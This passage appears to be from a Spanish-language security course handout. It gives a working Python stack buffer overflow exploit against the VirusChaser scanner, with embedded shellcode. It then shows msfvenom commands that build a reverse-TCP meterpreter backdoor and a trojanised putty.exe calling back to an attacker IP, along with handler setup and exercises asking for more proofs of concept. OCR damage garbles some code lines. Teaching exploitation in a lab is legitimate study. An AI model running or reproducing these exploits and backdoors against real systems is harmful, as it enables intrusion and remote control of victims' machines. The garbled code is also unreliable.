   import os
3 from struct import pack
5 # JUNK 520 bytes
6 # DIR RET 4 bytes
    # TREN NOP 12 bytes
    # SHELLCODE 223 bytes
    # msfpayload windows/exec cmd=calc R | msfencode -b '\x00\x0d\x0a\x09\x20' -t perl : SIZE 223 BYTES
11
   \Boxshellcode= ("\xb8\xf4\xf0\x5e\x03\xdd\xc5\xd9\x74\x24\xf4\x5b\x31\xc9"
12
               "\xb1\x32\x31\x43\x12\x83\xeb\xfc\x03\xb7\xfe\xbc\xf6\xcb"
13
               "\x17\xc9\xf9\x33\xe8\xaa\x70\xd6\xd9\xf8\xe7\x93\x48\xcd"
14
               "\x6c\xf1\x60\xa6\x21\xe1\xf3\xca\xed\x06\xb3\x61\xc8\x29"
15
               "\x44\x44\xd4\xe5\x86\xc6\xa8\xf7\xda\x28\x90\x38\x2f\x28"
16
               "\xd5\x24\xc0\x78\x8e\x23\x73\x6d\xbb\x71\x48\x8c\x6b\xfe"
17
               "\xf0\xf6\x0e\xc0\x85\x4c\x10\x10\x35\xda\x5a\x88\x3d\x84"
18
               "\x7a\xa9\x92\xd6\x47\xe0\x9f\x2d\x33\xf3\x49\x7c\xbc\xc2"
19
               "\xb5\xd3\xeb\x3b\x2d\xc3\xcb\xa3\x58\x3f\x28\x59\x5b"
               "\x84\x53\x85\xee\x19\xf3\x4e\x48\xfa\x02\x82\x0f\x89\x08"
21
               "\x6f\x5b\xd5\x0c\x6e\x88\x6d\x28\xfb\x2f\xa2\xb9\xbf\x0b"
22
               "\x66\xe2\x64\x35\x3f\x4e\xca\x4a\x5f\x36\xb3\xee\x2b\xd4"
23
               "\xa0\x89\x71\xb2\x37\x1b\x0c\xfb\x38\x23\x0f\xab\x50\x12"
24
               "\x84\x24\x26\xab\x4f\x01\xd8\xe1\xd2\x23\x71\xac\x86\x76"
25
               "\x1c\x4f\x7d\xb4\x19\xcc\x74\x44\xde\xcc\xfc\x41\x9a\x4a"
26
               "\xec\x3b\xb3\x3e\x12\xe8\xb4\x6a\x71\x6f\x27\xf6\x76")
    ret = pack('\langle L', 0x77F11CFB \rangle
    payload = junk + ret + nop + shellcode
    print payload
    os.system("C:\\"Program Files\\VirusChaser\\scanner.exe\" \"" + payload + "\"")
```



•Se debe ejecutar el *exploit*, dirigirse a la ruta "C:\>Python27>" y ejecutar el archivo "explota.py". Si todo funciona correctamente se debe ejecutar la calculadora de Windows.

python.exe explota.py





Generación de shellcode usando MSFVenom



- Remplazará a msfpayload y a msfencode
- Pertenece al framework de Metasploit
- No es una herramienta nueva



• msfvenom -h

```
Options:
                                     Payload to use. Specify a '-' or stdin to use custom payloads
    -p, --payload
                     <payload>
    -l, --list
                     [module type]
                                     List a module type example: payloads, hencoders, anops, talla
                                     Prepend a nopsled of [length] size on to the payload
    -n, --nopsled
                     <lenath>
                                     Output format (use --help-formats for a list)
    -f, --format
                     <format>
                                     The encoder to use
    -e, --encoder
                     [encoder]
    -a, --arch
                     <architecture> The architecture to use
        --platform
                     <platform>
                                     The platform of the payload
                     <length>
                                     The maximum size of the resulting payload
    -s, --space
                                     The list of characters to avoid example: '\x00\xff'
    -b, --bad-chars <list>
                                     The number of times to encode the payload
    -i, --iterations <count>
    -c, --add-code
                                     Specify an additional win32 shellcode file to include
                     <path>
    -x, --template
                     <path>
                                     Specify a custom executable file to use as a template
                                     Preserve the template behavior and inject the payload as a new thread
    -k, --keep
    -o, --options
                                     List the payload's standard options
    -h, --help
                                     Show this message
        --help-formats
                                     List available formats
```



msfvenom –l payloads

```
ramework Payloads (340 total)
  Name
                                                    Description
                                                    Listen for a connection and spawn a command shell
  aix/ppc/shell bind tcp
                                                    Spawn a shell on an established connection
  aix/ppc/shell find port
  aix/ppc/shell interact
                                                    Simply execve /bin/sh (for inetd programs)
  aix/ppc/shell reverse tcp
                                                    Connect back to attacker and spawn a command shell
  android/meterpreter/reverse http
                                                    Run a meterpreter server on Android. Tunnel communication over HTTP
                                                    Run a meterpreter server on Android. Tunnel communication over HTTPS
  android/meterpreter/reverse https
  android/meterpreter/reverse tcp
                                                    Run a meterpreter server on Android. Connect back stager
  android/shell/reverse http
                                                    Spawn a piped command shell (sh). Tunnel communication over HTTP
                                                    Spawn a piped command shell (sh). Tunnel communication over HTTPS
  android/shell/reverse https
  android/shell/reverse tcp
                                                    Spawn a piped command shell (sh). Connect back stager
  bsd/sparc/shell bind tcp
                                                    Listen for a connection and spawn a command shell
  bsd/sparc/shell reverse tcp
                                                    Connect back to attacker and spawn a command shell
  bsd/x86/exec
                                                    Execute an arbitrary command
  bsd/x86/metsvc bind tcp
                                                    Stub payload for interacting with a Meterpreter Service
  bsd/x86/metsvc_reverse_tcp
                                                    Stub payload for interacting with a Meterpreter Service
  bsd/x86/shell/bind ipv6 tcp
                                                    Spawn a command shell (staged). Listen for a connection over IPv6
  bsd/x86/shell/bind_tcp
                                                    Spawn a command shell (staged). Listen for a connection
                                                   Spawn a command shell (staged). Use an established connection
  bsd/x86/shell/find tag
  bsd/x86/shell/reverse ipv6 tcp
                                                   Spawn a command shell (staged). Connect back to the attacker over IPv6
                                                   Spawn a command shell (staged). Connect back to the attacker
  bsd/x86/shell/reverse tcp
                                                    Listen for a connection and spawn a command shell
  bsd/x86/shell bind tcp
  bsd/x86/shell bind tcp ipv6
                                                    Listen for a connection and spawn a command shell over IPv6
```



• msfvenom -p windows/meterpreter/reverse_tcp LHOST=ip_atacante LPORT=12345 -e x86/shikata_ga_nai -i 3 -a x86 -f exe > /var/www/backdoor.exe




- -p (Es el payload seleccionado)
- LHOST (Es la ip del atacante)
- LPORT (Es el puerto al que se conectará la victima)
- -e (Codificación)
- -a (Es la arquitectura del sistema)
- -f (Es el formato)
- > (Es la redirección)



- mfsconsole
- use exploit/multi/handler
- set PAYLOAD windows/meterpreter/reverse_tcp
- set LHOST ip_atacante
- set LPORT 12345
- exploit







• msfvenom –l encoders

Framework Encoders			
Name	Rank	Description	
cmd/generic_sh Command Encoder	good	Generic Shell Variable Substitution	
cmd/ifs Encoder	low	Generic \${IFS} Substitution Command	
cmd/powershell_base64 cmd/printf_php_mq	excellent manual	Powershell Base64 Command Encoder printf(1) via PHP magic_quotes Util	
ity Command Encoder generic/eicar generic/none mipsbe/byte_xori mipsbe/longxor mipsle/byte_xori	manual normal normal normal	The EICAR Encoder The "none" Encoder Byte XORi Encoder XOR Encoder Byte XORi Encoder	
mipsle/longxor php/base64 ppc/longxor	normal great normal	XOR Encoder PHP Base64 Encoder PPC LongXOR Encoder	




- Ejercicio
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.110 LPORT=12345 -e cmd/powershell_base64 -x /var/www/putty.exe -i 3 -a x86 -f exe > /var/www/puttycmd.exe



- msfconsole
- use exploit/multi/handler
- set PAYLOAD windows/meterpreter/reverse_tcp
- set LHOST ip_atacante
- set LPORT 12345
- exploit







Tarea

- Investigar qué otros tipos de buffer overflow existen y explicar brevemente en que consisten.
- Realizar una tabla comparativa entre los mecanismos de seguridad existentes para evitar el stack buffer overflow en Windows y Linux.



Práctica

- Desarrollar una prueba de concepto explotando 2 veces más la vulnerabilidad de Virus Chaser, usando en cada ocasión un shellcode distinto generado por MSFVenom.
- Desarrollar una prueba de concepto siguiendo los pasos mencionados en la siguiente liga:
 - https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

 Los documentos deben contener las siguientes secciones: Objetivos, Introducción, Resumen ejecutivo, desarrollo y conclusiones. La conclusión debe tener una extensión mínima de media cuartilla.